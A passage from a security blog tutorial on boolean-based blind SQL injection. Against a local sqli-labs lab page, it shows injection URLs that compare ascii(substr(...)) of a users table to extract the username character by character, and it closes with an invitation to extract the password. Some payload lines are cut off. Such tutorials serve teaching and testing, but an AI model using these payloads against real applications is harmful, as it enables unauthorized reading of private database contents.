
Using the same method we are going to enumerate username from inside the table users

Given below query will test for a first string using ascii code.

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select usern
```




We received **FALSE** which means the first string must be less than 100.



```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select username from users limit 0,1),1,1))) > 50
```

We received **TRUE** which means the first string must be more than 50.



Similarly,

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select username from users limit 0,1),1,1))) > 60
```

We received **TRUE** which means the first string must be more than 60.



Similarly,

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select username from users limit 0,1),1,1))) > 70
```

We received **FALSE** which means the first string is less than 70.

Hence first string must lie between 60 and 70 of ascii code.



Proceeding towards comparing string from different ascii code using the following query.

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select username
```



This time successfully receive TRUE with appearing text “you are in”.

Similarly, I had tested for all four string in order to retrieve username:

1 = **D** = 68


2 = **u** = 117

3 = **m** = 109

4 = **b** = 98

Hence today we had learned how attacker hacked database using blind SQL injection.

!!Try yourself to retrieve the password for user dumb!!



Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)



FACEBOOK



TWITTER



PINTEREST



LINKEDIN

◀ PREVIOUS POST

[Beginner Guide to Google Dorks \(Part 1\)](#)

NEXT POST ▶

[Beginner Guide to Meterpreter \(Part 1\)](#)

2 thoughts on “Beginner Guide to SQL Injection Boolean Based (Part 2)”

**Deepti Pathak**

October 3, 2020 at 11:48 pm

Awesome blog and easy to understand.
Keep writing.

**newbie**

July 11, 2021 at 7:47 pm

How can we guess the column name?


Comments are closed.

Search ...

Search

Tweets from @hackinarticles





Join Our Training Program



Categories

Cryptography & Steganography

CTF Challenges

Cyber Forensics



[Database Hacking](#)[Footprinting](#)[Hacking Tools](#)[Kali Linux](#)[Nmap](#)[Others](#)[Password Cracking](#)[Penetration Testing](#)[Pentest Lab Setup](#)[Privilege Escalation](#)[Red Teaming](#)[Social Engineering Toolkit](#)[Uncategorized](#)[Website Hacking](#)[Window Password Hacking](#)[Wireless Hacking](#)[Wireless Penetration Testing](#)

Archives

Select Month



You may like

**Containers Vulnerability
Scanner: Trivy**

A Detailed Guide on Hydra

April 22, 2022



August 7, 2022

